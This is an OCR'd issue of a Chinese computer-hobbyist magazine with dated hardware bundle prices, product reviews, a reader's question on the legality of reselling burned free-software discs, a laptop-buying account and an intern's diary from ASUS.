青云K8X800 PROII主板采用的是VIA K8T800芯片组，支持AMD Athlon 64 Socket 754接口处理器和800MHz前端总线。南桥方面，这款主板采用的是VIA 8237南桥，板载两个SATA接口(支持RAID功能)和4个USB2.0接口(最多可以支持到8个)，板载8声道声卡和3COM千兆网卡。此套装搭配Athlon 64 2800+ CPU。

参考价格:2099元

★ Athlon 64 2800+/3000+和硕泰克SL-K8AV2-RL主板套装(见图2)

硕泰克SL-K8AV2-RL主板是基于VIAK8T800的芯片组。除了标准的I/O接口以外，还提供2组UltraATA133硬盘接口和2个SATA 150接口，并且支持RAID0、1、0+1模式，同时主板还提供了6声道声卡和10/100Mbps网卡支持。此套装的主板均为硕泰克SL-K8AV2-RL，CPU采用的是Althon 64 2800+和Althon 64 3000+。



图2

参考价格:1966元(Althon 64 2800+和硕泰克SL-K8AV2-RL主板套装)/2066元(Althon 64 3000+和硕泰克SL-K8AV2-RL主板套装)

★ Athlon 64 2800+和磐正EP-8HDA5J主板套装(见图3)

磐正EP-8HDA5J主板采用VIAK8T800芯片组，支持Socket 754接口的Athlon64处理器，AGP 8X以及DDR400内存。由于南桥采用了VT8237芯片，所以提供了对SATA硬盘接口的支持，并能组建RAID0、1和0+1三种模式的SATA RAID。该款主板搭载了Marvell88E8001-LKJ以太网控制芯片，这是一款不太常见的千兆以太网控制芯片，其提供了10/100/1000Mbps速率的网络连接。板载的ALC850音效芯片，则提供了7.1声道音频输出。此套装搭配盒装Athlon 64 2800+ CPU。



图3

参考价格:1988元

★ Althon 64 2800+/3000+和承启SK8T800主板套装

承启SK8T800采用VIA K8T800芯片作为北桥，南桥为VT8237。这款主板的设计比较独特，两条内存插槽和北桥芯片中间夹着CPU的插座。电源部分采用了两项供电，好像这是最近的趋势。扩展部分由一个AGP 8X和5个PCI插槽组成。此套装的主板均为承启SK8T800，CPU采用的是Althon 64 2800+和Althon 64 3000+。

参考价格:1799元(Althon 64 2800+和承启SK8T800主板套装)/1999元(Althon 64 3000+和承启SK8T800主板套装)

★ Althon 64 3000+和盈通雪狐YK8T800-H主板套装

盈通雪狐YK8T8OO-H的北桥采用VIA K8T800芯片，搭配VIA 8237南桥。支持800MHz总线，支持AGP 8X规格。支持8个USB2.0，两组IEEE1394接口，两个SATA接口，两个IDE接口，支持RAID，板载10M/100M网卡。两条DIMM插槽，最大容量可以达到2G。内置的声卡不错，支持5\.1声道输出和SPDIF输出。此套装搭配Athlon 64 3000+ CPU。

参考价格:1999元

2.发烧级玩家:Pentium 4E

★ Pentium 4 520与青云915G主板套装

这款套装使用了LGA775封装的Prescott核心Pentium 4 520处理器，主频2.8GHz，采用加强型超线程技术、90纳米制程，1MB二级缓存。套装中的板是采用青云敏915G主板，这款主板集成了Intel GMA 900图形内核，板载Marvell 88E8001千兆网络芯片，主板还整合有VCT(Virtual Cable Tester，虚拟缆线测试工具)，以图形接口清楚显示双绞网络线的连接状态，可显示100公尺距离内的网络中断位置，协助用户诊断网络故障。主板集成音效芯片ALC880，可实现7.1声道HD Audio CODEC。

参考价格:2399元

3.大众级玩家:Athlon XP/Sempron

★ Athlon XP(Barton) 2500+和昂达NK7U主板套装

这个套装的CPU依然是倍受追捧的三年盒装的Barton 2500+，CPU方面不用太多的介绍了吧，333MHz的FSB，512KB二级缓存。主板是采用昂达NK7U主板，采用nForce 2 Ultra 400的北桥和MCP的南桥，支持AMD Socket A 333/400MHz前端总线的CPU，支持DDR333/400双通道内存。

参考价格:1299元

★ Sempron 2400+和映泰M7NCDU主板套装

此套装的CPU采用AMD Sempron 2400+，采用Socket A接口，实际运行频率1.667GHz，前端总线频率为333MHz，二级缓存为256KB，性能比Barton核心有一定的下降，但价格便宜，而且提供3年的质保。这是捆绑促销的映泰M7NCDU主板，其采用NVIDIA nForce2 SPP/ MCP芯片组，最大支持2GB双通道DDR200/266/333/400内存。由于MCP芯片不支持SATA接口，所以M7NCDU使用VIA的VT6420芯片提供了2个SATA硬盘接口。音频部分使用Realtek的ALC655芯片6声道AC’97声卡。

参考价格:999元

CF SC08



本期报料者获得奖金100元
报料信箱:dizen@intodigi.com

免费软件不“免费”

Free Software

■ 本刊记者　王寒晖

小怪编辑：

你好！

我是贵刊的忠实读者，今有一问题向你请教。

我是一名高中生，同样也是一位电脑爱好者。我怀着疑惑的心情给你写了这封信。我所在地区的电脑城里有很多刻录的光盘软件在销售，这些光盘软件多数是商家用刻录机自行刻录的，并贴上了打印的光盘标签纸。这些刻录的光盘软件售价一般为5～10元，据我所知，这种光盘软件的成本只在2元左右，因为光盘中的软件基本是在网上下载的，甚至有的光盘里还有“xx网站下载说明”字样的文本文件。

请问商家的行为合法吗？利润是成本的倍数合理吗？作为消费者，应当怎样看待这个问题呢？

谢谢！

忠实读者：周尤波

相信很多人都经常从网上下载共享软件或免费软件，相信大家都知道这都是合法使用。而用户如果从网上下载商业软件，这也就是下载盗版软件，这种行为就属于非法了，这个道理大家都很明白。如果有商家从网上下载共享软件或免费软件，然后刻录成光盘进行销售，这种行为是合法的，还是非法的呢？相信有不少人会说是合法的，也有一部分人会说是非法的。到底谁的答案正确呢？

了解免费软件和共享软件


免费软件是指那些供他人无偿使用的软件，一般通过互联网或者赠送的方式传播。免费软件大部分是计算机爱好者个人编写的小型软件，小部分是商业软件附加的应用软件。如:著名的IE。真正的大型软件是不可能免费的。如果从计算机诞生那天起，软件一直是免费的，那计算机产业绝对不会有今天这样的局面，软件也不可能发展到今天这个水平。

共享软件是指这样一种软件:软件编写完成以后,编写者把软件通过网络等渠道散发，供人免费试用。试用期间，或者提供全部功能，或者提供部分功能。如果使用者对软件的功能感到满意，可以按照软件中的说明通过某种渠道向软件编写者付费,这被称为“注册”。这种注册费用一般不会很高,总体水平上低于商业软件的售价。共享软件一般都是通用软件，供广大计算机用户使用，功能也多为针对个人用户而设计。经过注册，使用者就拥有了对软件的正式使用权。为了促使人们注册,共享软件的编写者一般采用以下方法:在试用版中只提供部分功能；在使用中设置某种干扰，如不时出现一个要求注册的对话框等等；设置试用期限，逾期仍未注册则软件自动删除或失效。

不得非法销售刻录的软件光盘

著作权人一般会在软件说明文档中注明版权声明，这就是一个要约，也就是用户在使用此软件时必须履行，否则的话，你就够成侵权。这就像安装软件的过程中，几乎都会出现版权声明的对话框，除非你回答“是”才可以继续安装，否则你将退出此软件的安装过程一样。

以WinRAR中文版为例，点击“帮助→帮助主题”后，再点击“许可和注册信息→WinRAR许可”。当中的“8.除了在本协议中许可的条件外，你不可以使用、复制、模仿、拷贝、租借、出租、出售、修改、反编译、反汇编、其他的反向工程，或者转让被许可的程序，或者被许可程序的任何子集，任何未经授权的使用都将导致立即的和自动的许可协议的终止，并且可能导致刑事和/或民事诉讼的结果”(见图)就是禁止以上所述的行为。





买本本的 48 小时里

■ 上海　楚栋

假期里准备购买本本，看到了联想的海报，内容是：天逸 S180M 由 DVD 光驱升级到 COMBO，免费赠送第二块原装电池，礼包为一个笔记本新外包加一个 USB 鼠标。升级后的配置大体如下：Celeron-M 1.4GHz/256MB DDR/802.11b 无线网卡/12.1" LCD/30GB 硬盘/内置 Combo/两块 6 芯 4400mAh 电池/工程塑料外壳/283mm×238mm×34mm/不带电池重量 1.8kg/DOS 操作系统/官方报价 9999 元。感觉性价比相当不错，再加上联想的售后服务，决定购买。

第一天

联想的官方报价为 9999 元，真正购机的价格应该比这个略低。俗话说货比三家，先去五角场的颐高和赛博两个卖场了解一下情况。

初步得到的价格范围在 9400 元到 9800 元之间，和随行的兄弟们商量了一下，决定在报 9400 元的那家再侃侃。我拿着他店里联想的海报向他询问，是不是跟海报上的配置一样(是否是 COMBO、是否两块原装电池)、送的东西有什么。他告诉我机器配置肯定一样，送的东西没有，笔记本包和鼠标要的话，需再加 69 元。我当即提出异议，因为联想的海报上明明写着送新外包和鼠标，怎么还要加钱。他先是推说不太清楚这一款机器送不送，然后又说要不打开之后看看装箱单，如果上面有的话就送我，如果没有就要加钱。

特别提醒

看装箱单的这种说法看似非常合理，如果不太了解的朋友这时候就很可能被 JS 混过去了，大家要知道一般赠品像笔记本包等是不和笔记本在同一个包装箱内的(可能也有例外)，也就是说笔记本包装箱内的装箱单根本就不可能提到赠品！大家在购机前最好咨询一下你看中的笔记本品牌的服务电话，做到心中有数。

考虑到他给的价格，没在这方面跟他过多纠缠。从他口中再次确认配置和海报一致后，我决定在该店购机。签订货单时，我注意到一个细节，我拿着海报，他从海报上将配置抄到订单上，该写 COMBO 时，他略过了，我提出异议，他轻描淡写地说这个没关系的，我也没怎么在意，想不到……交了 200 元定金，准备第二天拿货。

特别提醒

签订订单时一定要在上面写清完整的配置，包括送的东西，防止 JS 有机可乘，笔者就是这儿吃了点亏。

第二天

拿着一沓 RMB 去取货，走进卖场心里好激动啊，我也要成本本一族了，呵呵。

到了店里，拿到了提来了机器，开始验货(顺便提一下，前一天那个业务员不在)。首先看有没开过箱，好，没问题。然后检查箱体上的机器配置说明，CPU、内存……突然发现了问题：光驱怎么是 DVD！？开始与商家交涉，前一天的业务员打电话说前一天跟我说的就是以前的 DVD 版，很窝火，差一点就在电话里 PK 他了，竟然放我鸽子！业务员说再加 200 块给我换 COMBO 版，非常生气，没再理他，要回了定金，去了别的店……

特别提醒

验机时先不要开箱，应该检查一下箱体上的配置说明，不然可能有不必要的麻烦。

最终，在另一家店买到了机器，9650 元大元，COMBO 版，两块电池，礼包免费送。老板态度不错，很实在、很诚恳，我也就没再侃价，直接成交了。

以上就是本人购机时遇到的一些事情，希望对准备购机的朋友能有些帮助。最后，也想对 JS 说几句：做生意还是离不开诚信二字，实在、诚恳一样可以赚钱；当你的所作所为被人识破时，你有没有发现从别人眼里射出来的是鄙视的目光。

CF [SC10]

另外，根据《中国人民共和国著作权法》第四十六条：

有下列侵权行为的，应当根据情况，承担停止侵害、消除影响、赔礼道歉、赔偿损失等民事责任；同时损害公共利益的，可以由著作权行政管理部门责令停止侵权行为，没收违法所得，没收、销毁侵权复制品，并可处以罚款；情节严重的，著作权行政管理部门还可以没收主要用于制作侵权复制品的材料、工具、设备等；构成犯罪的，依法追究刑事责任：

(一)未经著作权人许可，复制、发行、表演、放映、广播、汇编、通过信息网络向公众传播其作品的，本法另有规定的除外；

不可质疑的是，任何公司或个人销售复制的软件光盘或刻录网上下载的软件光盘等行为都是属于非法的。作为用户来说，不要去购买这类非法销售的商品，用户应积极向当地工商部门或软件作者举报。

CF [SC09]

绕线鼠标 ——罗技迷你星貂试用

■ CFAN评测室





共有六种彩色颜色



线就是这样绕的

迷你星貂是罗技最新推出的笔记本专用鼠标，它采用了独特的绕线设计方式。

罗技迷你星貂的外形设计十分优秀，虽然按尺寸来说，迷你星貂只是一个微型鼠标，但它的持握手感在目前的微型笔记本鼠标中应该可以算是最好的之一，在罗技自己的产品中，更是非常出色的。

这是因为虽然迷你星貂的尺寸很小，但宽度以微型鼠标的规格来看不算小，这样就为手指提供了充足的持握空间。同时，迷你星貂的后部较高。从前到后的背板有一个明显的弧形过渡，在使用时，尾部正好抵在手心上，手心有足够的持握充足感。但由于背板没有棱角，所以不会有压迫感。






绕好后扣住

而迷你星貂下面的绕线槽在持握中起了一个意想不到的作用——由于绕线槽略突出于底面，所以在呈倒角下收的侧面就在绕线槽处形成了一个可供手指持握的凹陷处。这样一方面增强了持握的稳定度，另一方面由于手指持握在这个部位，所以不会有很多同样采用倒角侧面的鼠标那样手指下滑摩擦鼠标垫表面的事情。



内部结构



芯片不算高档

相对来说，迷你星貂的按键手感一般，它采用的欧姆龙开关阶段性很好，按键层次分明。干脆利落。但应该是由于按键键板比较薄，所以按键感觉颤动比较明显，不是很坚实。

与造型设计相比，迷你星貂的移动性能就比较一般了，只能适合一般文字应用的需求，对于游戏等要求较高的需求并不能满足要求。不过对于这种微型鼠标来说，本来就不是为了游戏等应用设计的。所以这并不算什么大问题。



这里是结构上的弱点

总的来说，迷你星貂的造型设计是非常优秀的，在罗技至今为止的笔记本专用鼠标中数一数二，不过它的其他方面设计平平，所以在罗技的同类产品应该只是一个中档品。CF [SC11]

笔记本散热垫也有经济版



■ CFAN评测室

笔记本散热垫是近年来新兴的产品，自然这是随着笔记本发热的增大而出现的。不过目前在国内市场上，笔记本散热垫的品种既少，价格又非常惊人——著名的CoolMaster全铝合金散热垫在中关村的售价高达近500元。而笔者从国外购买的某品牌散热垫虽然比CoolMaster便宜得多，也用去了近30欧元之多。

不过前几天，国内著名的散热器厂商九州风神新推出了一款笔记本散热垫，价格倒是很平易近人——99元。

九州风神的这款产品使用灰绿色的工程塑料制造，当然与CoolMaster等的全铝合金设计相比，显得不够气派，强度上也要差一些。但是必须要考虑到的是，使用铝合金的产品，基本上价格都在200元以上，99块钱下还没有哪个牌子有铝合金制品。

九州风神笔记本散热伴侣的尺寸为300x230x13.8mm，重量463g。在它的中央开有两个孔，内部安装了两个6cm风扇。上面有保护网结构，不过按下去感觉保护网结构的强度不是很高。

在九州风神笔记本散热伴侣的四角是凸起的花纹结构，这样与笔记本自身的垫脚配合，就可以将笔记本垫高，在底部形成气流通道。在后部的两个角上，还各有两个支柱，这样可以使笔记本后部抬高形成倾斜角度，方便打字，不会因为笔记本键盘被散热垫抬高而感觉不舒服。

在九州风神笔记本散热伴侣底部，有六个橡胶垫脚，中央则是规格说明。它的工作电压为5V，工作电流<180mA，工作功率<0.9W。



九州风神笔记本散热伴侣后部，开有一条通气缝，这就是九州风神笔记本散热伴侣的风扇出风口。九州风神笔记本散热伴侣采用的是风扇抽风设计。在笔记本散热垫上采用的风扇抽风设计与吹风设计都有，二者各有所长。吹风设计的散热效果较好，但噪声较大、容易脏。抽风设计则正好相反。实际上，经验闭表明，对笔记本进行外部散热，并不需要太大的风力，只要做好空气流通就好了。





九州风神笔记本散热伴侣的电源接口在它的右侧，是一个标注的3.5电源接口，九州风神提供了一条USB线，直接连接在笔记本电脑的USB接口上供电。

有一些朋友担心USB供电的供电保障能力问题，其实从规格中我们可以看出来，它的功耗和光电鼠标差不多，不会有任何影响供电的问题出现的。而USB供电的设计虽然占用了一个USB口，但使用起来比较方便，也可以随身携带使用。

不过我们倒是对电源接口的位置不是太满意，放在这个不当不正的地方，对于USB口在右侧的电脑倒是非常方便，但如果USB口在左侧的话，就要拉一条长线过去了。而且如果有人想要用外接电源的话，也不太方便。还是放在后头比较好一些。

九州风神的资料中声称这款产品适合于所有的笔记本电脑。不过我们实际测试发现它最适合的还是12寸到14寸之间的笔记本电脑。因为它自身的尺寸是13寸，14寸和12寸的笔记本电脑也都可以平稳放置。但如果是更大的笔记本电脑，由于尺寸超出太多，不好放稳。而10寸和更小的笔记本则容易在上面滑动。

九州风神这款产品的最大优势在于它的风扇噪音极小。这是因为它的风扇转速只有1500RPM，按照九州风神的资料，其噪音只有22分贝。这个噪音值就已经低于环境噪音了。

而在散热效果方面，笔者使用笔记本在使用九州风神笔记本散热伴侣和不使用两种情况下做了测试，使用监控软件监控的结果是——

在环境温度27度，不使用九州风神笔记本散热伴侣的情况下，笔记本在无操作状态下的稳定温度为：CPU：59度、内部：40度、硬盘：36度；而使用九州风神笔记本散热伴侣时，温度下降为：CPU：48度、内部33度、硬盘：31度。由此可见，其散热效果还是很明显的。

九州风神的这款产品要与CoolMaster那样的豪华产品相比，外观当然显得要差一些。但在散热性能上一点不差，便携性还有过之。低廉的价格则是它的主要优势。 CF [SC12]

DVD 刻录，极限速度的追逐

■ CFAN评测室

很难想象DVD刻录的发展技术会那么快，也就一年多的时间，DVD刻录的速度已经从4X提升到16X的极限速度。而由于光驱的极限转速只能达到10000转 / 分钟，因此16X也就是DVD读取和刻录速度的极限了。在这个基础上，各厂家更注意的刻录机的扩展性、兼容性以及刻录质量方面的问题了。这次我们介绍的这三款产品可谓这方面处理的典范。

先锋 DVR-108XL



先锋公司在光存储上的实力有目共睹，也是DVD刻录标准的制定厂家之一。先锋这款DVD-108XL刻录机也是较早推出的一款全功能DVD刻录机之一。此款刻录机支持最高16X的DVD+/-R、4X DVD+/-RW、4X DVD+R DL这类主流刻录格式，并能读取包括DVD-RAM在内的所有CD/DVD光存储格式。技术特性上，DVR-108XL提供了支持 2.4倍速单面双层DVD光盘片以4倍速超刻的双倍烧录技术；修正双层刻录时光头对焦精度的液晶补正技术；减少高速刻录刻录时震动的动态谐振吸收技术；以及蜂巢式机壳和静音Firmware工具。

DVR-108XL有黑色、银色和米白色三种型号，可以满足用户不同颜色的机箱搭配，让光驱与整台电脑和谐搭配。而我那拿到的这台为银色面板，采用了拉丝工艺，十分精致。



由于现在市面上还没有16X刻录盘，因此我们采用一张TDK 8X DVD-R进行模拟刻录测试。由测试图可看到，先锋DVR-108XL采用P-CAV部分固定线速度的刻录方式，刻录曲线十分完美，并且还能将这张TDK 8X DVD-R超刻到16X，整张刻录盘在6分23秒之内完成，甚至最后刻录速度都超过了16X，达到了16.49X。

华硕 DRW-1604P



自从奉行“巨狮”战略后，华硕在各个整机、配件市场领域都在高速发展，在DVD刻录机市场这个强敌环绕的市场也有不小的发展。华硕DRW-1604P同样也是一款全功能刻录机，支持16X的DVD+/-R、4X DVD+/-RW、4X DVD+R DL，支持读取DVD-RAM，能够刻录容量达到8.5GB的双层刻录盘，并且4X的刻录速度也让双层DVD刻录提速到30分钟以内，相对2.4X的双层刻录需要近1个小时的刻录时间可谓不小的进步。由于华硕与先锋的刻录机一直有不小的渊源，因此华硕DRW-1604P同样也拥有Liquid Crystal Tilt (LCT)液晶补正技术，提高刻录质量，并内建高速双层悬吊动态防震系统(DDSSII)。DRW-1604P也具有“FlextraLink-Buffer Underrun”的废片终结烧录技术，及“FlextraSpeed”智能烧录速度调整技术，能够智能侦测适合的刻录速度。

同样用TDK 8X DVD-R模拟刻录，从刻录图像看出，前半部分华硕DRW-1604P与先锋的刻录曲线的确非常相近，不过由于对盘片的判别程序还是有一些区别，因此这款刻录机只能把这张DVD-R部分超刻到12X。总共刻录时间在7分10秒左右。



飞利浦 1640P DVD 刻录机



飞利浦同样是DVD刻录标准的制定厂商之一。飞利浦1640P DVD刻录机同样也是一款全功能刻录机，支持16X双制式刻录以及DL刻录方式。飞利浦1640P采用CAV固定角速度方式或者P-CAV部分固定角速度方式刻录。为了保证刻录质量，飞利浦1640P采用了ROPC (Running OPC，随机功率校正)技术，这种动态的全新的写入控制技术在实际刻录过程中实时侦测光盘品质，来直接调整写入激光头功率，保证写入品质。这样的技术会让DVD在高速刻录时在呈现一种锯齿曲线，但实际刻录结果却是非常不错。

飞利浦1640P DVD刻录机外形非常时尚化，而特殊的指示灯也会在放入不同光盘以及不同工作状态时候显示不同的颜色，这也算在IT产品同质化时代的一个个性特色。

飞利浦1640P DVD刻录机在速度制定方面属于中规中矩的类型，TDK 8X DVD-R刻录曲线表示这款张刻录盘能够按照标准8X的刻录速度，不过刻录品质还是非常不错的。



从这三款DVD刻录机的介绍可以看到，DVD刻录技术在非常短的时间来达到了一种技术的极限，大家更注意的是DVD的刻录质量。另一方面，DVD刻录盘的已经成为高速DVD刻录的瓶颈，市场上8X刻录盘售价较高，16X刻录盘难觅踪迹，而双层刻录盘也是天价难寻。 CF [SC13]



DELL 1704FPTt 液晶显示器

■ CFAN评测室

我们知道DELL的产品都是通过直接订货购买的，而在选购时又可以提出提出自己的定制要求。但对于没有看到的产品来说，又怎能了知道这款产品是不是符合自己呢？因此，这次我们就来看一款DELL的17英寸液晶显示器1704FPTt。

第一眼看上去，17英寸的1704FPTt给人一种很直接的DELL风格，薄薄的黑色边框呈圆弧形状，银灰色DELL标志位于显示器下部，几个圆形银灰色控制按键位于显示器右下侧，显示器底座为圆弧形。除此以外，显示器正面没有其他标贴，让显示器整体给人沉稳持重的感受，很适合办公环境使用。

1704FPTt采用内置电源设计，让办公桌面更加整洁。并预留了外置音箱的挂接口和供电口，这些也很为办公族考虑。另外，1704FPTt内置USB HUB，提供4个USB口，分别位于显示器的后部和左侧，这同样也是大大方便了用户。试想一下，不用在桌面上增加一个专门的USB HUB，用户就能通过显示器连接闪盘、移动硬盘、数码相机等，方便交换数据，这不比从机箱后面连线轻松吗。而1704FPTt的4个USB口也比一般机箱的2个前置USB口更有通用性。

作为一款办公用液晶显示器，DELL 1704FPTt同样提供了屏幕旋转功能，这样做同样具有很多优势。比如现在的网页都是页面宽度固定，下拉页面很长，显示器竖直后我们更容易减少翻页次数，在更短时间内看完内容。另外，我们在编写文档时，竖直的显示器也正好满足能让我们在一个屏幕内处理一页的文档，提升工作效率。至于娱乐时玩纵版射击游戏这种就更不用说啦。

在显示效果方面，DELL 1704FPTt也十分不错，1280×1024的分辨率相当清晰细腻，色彩还原相当真实，而且可视角度也很不错。DELL 1704FPTt同样支持D-SUB和DVI两种输入模式，DVI数字输入也能让显示效果更加优秀。 CF [SC14]

三星510M液晶显示器

■ CFAN评测室



在三星推出的液晶显示器中，我们较少看到整合多媒体功能的产品，因此这款内置音箱的510M一经推出就很引人关注。

510M虽然内置音箱，但依然小巧玲珑，整体仅重不到3公斤。这是因为510M的音箱是集成在显示器下部，再加上显示器的控制调节键也藏在显示器下部，使整个510M依然能够采用较窄的边框设计。搭配银、黑和象牙白三种色泽，让510M在家居和办公环境中都能表现出一种温馨时尚。

显示效果方面，510M提供1024×768的分辨率，可显示1600万种色彩，提供16ms的响应时间。250流明的亮度和450:1的对比度在15英寸液晶产品中也相当优异。实际视觉感受也相当不错。

510M的调节键藏到了显示器下方，也许有些朋友认为这样的调节方式有些不方便，但实际上，510M提供了更方便的调节方式。“魔调”是三星独有的显示调节技术，它让用户摆脱传统按键的束缚，而使用习惯的鼠标操作进行各种设置。比如，你可以靠在椅子背上轻松调节510M，而不用将脸“贴”在显示器上；同时，魔调可以实现非常精确的调节，而不是简单的几级亮度或锐度，所见即所得的调节方式，让你很容易调节到自己希望的效果。

另外，510M的“魔亮”提供了文本、互联网和娱乐三种预置模式和用户自定义模式，目的是让显示器的亮度等设置最适合我们的操作条件。消费者可以通过显示器上的魔亮键进行切换，也可以在魔调中进行切换。不用说，这种整合也是三星显示器独有的绝技。

其他方面，510M还是一台电源内置的LCD显示器，这可以给我们更加干净的桌面环境。另外510M虽然虽然有内置音箱，但整体能耗很低，工作状态下最大功率仅25W，休眠时不足1W，因此即使内置了电源，显示器的发热量也非常低。 CF [SC15]

XFX 讯景 6600 显卡

■ CFAN评测室



随着显卡技术的发展，PCIE ×16已成为新一代显卡接口的事实规范。而新一代显卡的市场争夺战就主要在这个接口上展开。在nVIDIA显卡方面，代号NV43的GeForce6600则是近期的PCIE中端的主力显卡。作为nVIDIA的全球最高级别合作伙伴讯景（XFX）的GeForce6600显卡也是在第一时间推向市场。

首先，我们还是来了解一下GeForce6600的简单构架。GeForce6600相当于GeForce6800的缩水版本，渲染流水线由GeForce6800的16条减少到8条，显存位宽也只有128bit，这样的缩减使GeForce6600的成本大大降低，讯景的GeForce6600标准版售价只有1299元。但在支持特效上，GeForce6600一点也不比GeForce6800少，同样支持DirectX 9.0C Shader Model 3.0、nVIDIA的UltraShadow Ⅱ以及Intellisample 3.0等目前最桌面图形芯片先进技术，采用最新的0.11制造工艺，发热量更低。另外，GeForce6600还是原生PCIE ×16接口，真正意义上实现PCIE ×16双向传输最大8GB/s的数据带宽。而且由于新构架的优势，GeForce6600虽然定位于中端市场，而性能上还高于上一代的高端显卡，非常具有诱惑力。

XFX讯景6600显卡采用了XFX讯景惯用的“X”形透明包装，从包装上可以看出这款产品显卡采用了PCIE X16接口，配置128MB显存。XFX讯景6600显卡采用4ns TSOP封装显存颗粒，核心/显存实际运行频率300/550MHz，因此显卡结构看起来并不复杂，显卡只需要4层PCB，也没有外接电源口。但具体用料上，显卡依然采用了高品质电感电容，保证显卡长时间的稳定。

显卡输出部分提供了完善的DVI/D-SUB/S-VIDEO输出接口，同时显卡还附送了一条S-VIDEO转HDTV分量线，让这款显卡能够提供HDTV输出方式，而这个功能也是未来电脑的必备功能之一。而这条线除了高档全功能显卡提供以外，还没有单独销售的。从这种细节上也能看到讯景考虑得非常周到。

总体来说，面对PCIE的普及，PCIE显卡必然成为用户装机的必配件，而XFX讯景6600显卡无疑是PCIE平台中性价比最高的产品。而XFX讯景能以这么快的速度发布这款产品也证明了他们nVIDIA的全球最高级别合作伙伴的实力。CF [SC16]

天敏二分之一放硬件

《电脑爱好者》“升存者”活动虽然已经结束好长一段时间了，但我们依然和入围的选手们保持着频繁的沟通。在和这些选手的继续接触中我们发现，这次活动给他们的职业观带来了很深刻的影响。尤其是这次活动的获胜者——沈阳建筑大学的李雅楠同学，更是感触良多。据他说，他花了很长的时间来回味和总结这次活动的收获，并给自己订立了非常清晰的职业发展计划。下面，我们就一起来看看，他究竟在华硕公司一个月的实习期间，体验到了什么……



“升存”在华硕

——一个应届毕业生的职业生存体验

■ 沈阳建筑大学　李雅楠

李亚楠实习日记摘录：

“……华硕的人追求崇本务实的作风，每件事情都要“Think Through,Excude Through”。即：想清楚，做彻底……以‘共好’的理念来寻找共同目标、彼此默契并互相信任地去完成任务，以及在工作中相互的鼓舞……这是我第一次接触到被清晰表述的企业文化要素，也第一次体验到了企业文化的存在。”（摘自7月20日实习日记）

“……这里就是一个可以让人越活越年轻的地方。这里的人不管实际年龄有多大，心理状态基本是保持一致的……这里的每一个角落被本该年轻人所拥有的一切元素所充斥，但是没人会被这些元素所迷惑以致耽误了自己的工作。好像饿和尚见了斋饭，却还要默念“阿弥陀佛”，然后才很斯文地享用……他们只是用这些年轻、欢乐的元素去开阔视野、保持灵感。这就不难解释他们在告别了校园几年甚至十几年之后仍然保持那份学生时代的创新思维和活力，仍然可以想出那些充满青春气息的‘好点子’的原因了……”（摘自7月27日实习日记）

“……郑威说过，每个人都要找到能正确反映自己的镜子……郑威并不是那种一眼就能看人出本质的“牛人”，她很平凡，从来不会在严肃的谈话中给你灌输一些道理，而在和她闲谈之后会发现自己向真正的成熟又迈进了一步……华硕有很多这样的人，似乎他们一直以来的选人和用人原则大概也是如此……”（摘自8月10日实习日记）

态度决定一切

米卢的那句名言我至今记忆犹新：“态度决定一切”，从华硕回来后更进一步理解了其中的道理。

我在这次活动中心态的变化大致可以分成三个阶段，而无论心态如何变化，我的一棵平常心和低调的态度却没有半点改变。后来证明，拥有正确的价值观正是我最终胜出的关键。而这也是华硕这样的大公司挑选人才的首要标准。

得知进入前十名时我没有太兴奋。至于能否进入决赛，我想如果能够入围，不管其他两人是谁，对我都是学习的好机会。因为其他9人都有着高我一截的技术能力，“三人行，必有我师焉”，我相信能够跟他们学到很多课堂以外的东西；如果不能入围，反正简历华硕已经看到了，我可能会主动给华硕打电话要求自费去实习，因为这次机会对我来说实在太重要了。再开学就是大四的学生了，如果没有一点从业的实际经验和认识，以后择业无疑将举步维艰。

接到华硕的电话确定入围“三甲”那一刻，我立刻放弃了几天前百费周折才获得的去南京LG公司实习的机会（实际上，很有可能在实习后被LG录用）。因为我不仅要对自己参加“升存者”活动已经付出的努力负责，还要对得起一个多月来每天不厌其烦地投票支持我的朋友们。

得知获得了10000元“培训基金”时，我平静得出奇，因为这一个月里我已经不知不觉把10000元奖金的事情给忘干净了。我一直觉得能有在华硕这样的大公司实习的经历是很重要的，而实际上我在华硕每一天所获得的东西的价值，都要远远大于这10000元奖金的价值。

这里透露一个“内幕”，当时确定最后的入围名单上包括我一共是四个人。华硕为了确定最后的人选，给我们分别进行了电话“面试”。而其中一个人在“面试”时曾无意中主动问到实习时的食宿安排和待遇问题，结果我和其他两个人去了华硕。其实当时的情况很突然，谁也没有电话“面试”的心理准备，无意的口误在所难免。但如果从报名参加活动到最后入选一直抱着“实习机会第一，学习机会第一”的态度，即使无意中犯了错误，也未必无法挽回。我在“面试”中也曾说过“平时对华硕这一品牌印像不是很深”这样的话，现在回想起来还很后怕。

机会总是垂青有准备的头脑

郑威和我们的第一次谈话就问了这样的问题——“机遇和自己的努力在成功中所占的百分比”。她说在大学时代，她的导师曾问过这样的问题。当时大家意见不一，但是有几个同学却很坚定地认为自己的努力占100%，机遇“一文不值”。当时大多数人都只当成了一句玩笑而已，可是后来这几个人几乎全部在广州、深圳、上海拥有着自己的产业。机遇很重要，其实我能在近千份简历中脱颖而出，还要得益于我的一个朋友用同一个手机号码给我投了400多票！这才让我进入CFan众编辑的视线，并顺利通过初选。不过如果只是一份毫无亮点的简历或者说我平庸的经历，恐怕也不会获得成功。

